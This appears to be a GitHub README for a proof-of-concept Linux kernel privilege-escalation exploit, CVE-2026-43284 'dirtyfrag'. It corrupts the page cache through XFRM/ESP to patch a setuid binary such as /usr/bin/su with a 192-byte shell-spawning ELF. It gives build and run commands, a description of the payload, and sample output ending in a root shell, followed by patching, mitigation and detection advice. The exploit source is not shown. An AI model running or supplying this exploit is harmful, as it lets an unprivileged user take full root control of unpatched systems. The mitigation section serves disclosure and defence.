 jayhutajulu1/cve-2026-43284-dirtyfrag-poc
Proof-of-concept for CVE-2026-43284 — 4-byte XFRM/ESP page-cache write primitive to patch a setuid binary (x86_64, user namespaces). Includes kernel preflight + SUID scan.



Proof-of-concept local privilege escalation via XFRM/ESP page-cache corruption
4-byte write primitive · 48 iterations · 192-byte ELF overwrite · unprivileged user + netns


Left: kernel preflight, setuid scan, and exploit chain ·
Right: root shell spawned — id / whoami confirm uid=0(root)
Tested on WSL2 · Ubuntu 24.04.1 LTS · kernel 6.6.87.2-microsoft-standard-WSL2
  ╔═══════════════════════════════════════╗
  ║  SLEY - CVE-2026-43284 dirtyfrag PoC  ║
  ╚═══════════════════════════════════════╝
Disclaimer: For authorized security research, education, and testing on systems you own or have explicit permission to test only. The authors are not responsible for misuse.
| CVE | CVE-2026-43284 |
| Type | Local privilege escalation (LPE) |
| Vector | XFRM / ESP-UDP (UDP_ENCAP_ESPINUDP) page-cache corruption |
| Primitive | 4 bytes per iteration (ESN seq_hi) |
| Payload | 192-byte x86_64 ELF (setuid(0) + setgid(0) + execve("/bin/sh")) |
| Default target | /usr/bin/su |
| Architecture | x86_64 only |
| Privileges required | Unprivileged user (uses user + network namespaces) |
Works even when algif_aead is blacklisted — the exploit uses the kernel XFRM/ESP code path directly.
Built-in preflight checks before exploitation:
CONFIG_USER_NS, CONFIG_XFRM, CONFIG_INET_ESP/boot/config-*, /lib/modules/*/config, or /proc/config.gz on WSL2)find / -perm -4000)CONFIG_USER_NS=y
CONFIG_XFRM=y
CONFIG_INET_ESP=m # or =y
Quick check:
# bare metal / VM
grep -E 'CONFIG_XFRM=|CONFIG_INET_ESP=|CONFIG_USER_NS=' /boot/config-$(uname -r)

# WSL2
zcat /proc/config.gz | grep -E 'CONFIG_XFRM=|CONFIG_INET_ESP=|CONFIG_USER_NS='
gcc, libc, libutil (for forkpty)/usr/bin/su)git clone https://github.com/jayhutajulu1/CVE-2026-43284.git
cd CVE-2026-43284
make
Or manually:
gcc -O0 -Wall -o sley-dirtyfrag sley-dirtyfrag.c -lutil
-O0is intentional — optimization can break timing-sensitive splice/UDP behavior.
id
# uid=1000(youruser) gid=1000(youruser) groups=...
./sley-dirtyfrag                  # default target: /usr/bin/su
./sley-dirtyfrag /usr/bin/passwd  # custom setuid binary
The tool runs three automated phases:
| Phase | What it does |
|---|---|
| 1 | Kernel config preflight (CONFIG_USER_NS, CONFIG_XFRM, CONFIG_INET_ESP) |
| 2 | Full-system setuid binary scan; highlights default target |
| 3 | Backup target → patch page cache (48× 4-byte writes) → spawn root shell |
Inside the spawned shell:
id
# uid=0(root) gid=0(root) groups=0(root)

whoami
# root
Press Ctrl+D or type exit. The PoC drops the page cache so the original on-disk binary is restored automatically.
If restore fails:
echo 3 | sudo tee /proc/sys/vm/drop_caches
| Command | Description |
|---|---|
./sley-dirtyfrag | Exploit /usr/bin/su (default) |
./sley-dirtyfrag /path/to/suid | Exploit a custom setuid binary |
make | Build sley-dirtyfrag |
make clean | Remove binary |
┌─[ phase 1] kernel config preflight
  → /proc/config.gz
  [+] CONFIG_USER_NS        = y  (required =y)
  [+] CONFIG_XFRM           = y  (required =y)
  [+] CONFIG_INET_ESP       = m  (required =m or =y)
  kernel options OK.

┌─[ phase 2] setuid binary scan
  10 /usr/bin/su  ← target
  found 14 setuid binaries.

┌─[ phase 3] exploit
  [*] unshare userns+netns, register 48 XFRM SA, splice→UDP 4500...
  [+] corrupt               all iterations done
  [+] verify                ELF patch detected

  ╔══════════════════════════════════════╗
  ║  root shell — exit to restore        ║
  ╚══════════════════════════════════════╝
| Fixed in | f4c50a4034e6 (mainline, May 8 2026) |
| Introduced | cac2661c53f3 (Jan 2017) |
Action: Upgrade to a distro kernel that includes the fix, or build from a patched mainline tree.
# check your running kernel
uname -r

# verify fix is present (example — adjust for your distro's package naming)
# apt update && apt install --only-upgrade linux-image-$(uname -r)
| Measure | Effect |
|---|---|
| Patch / upgrade kernel | Eliminates the underlying page-cache write bug |
| Restrict user namespaces | Blocks this PoC (requires CONFIG_USER_NS) |
| Remove unneeded setuid binaries | Reduces viable targets (chmod u-s, or uninstall) |
| Lockdown / LSM (SELinux, AppArmor) | May limit post-exploitation impact depending on policy |
| Monitor XFRM + UDP/4500 | Detect anomalous SA registration and ESP-in-UDP traffic from unprivileged namespaces |
This exploit depends on unshare(CLONE_NEWUSER | CLONE_NEWNET) without root.
# runtime (may not exist on all kernels)
sysctl kernel.unprivileged_userns_clone=0

# or disable at build time
# CONFIG_USER_NS is not set
Note: Disabling user namespaces blocks this PoC but not necessarily CVE-2026-43500 (rxrpc variant for systems without userns).
find / -perm -4000 -type f 2>/dev/null
# remove or harden binaries you do not need
If you believe a setuid binary was patched in memory:
echo 3 | sudo tee /proc/sys/vm/drop_caches
# re-verify binary integrity from package manager / known-good hash
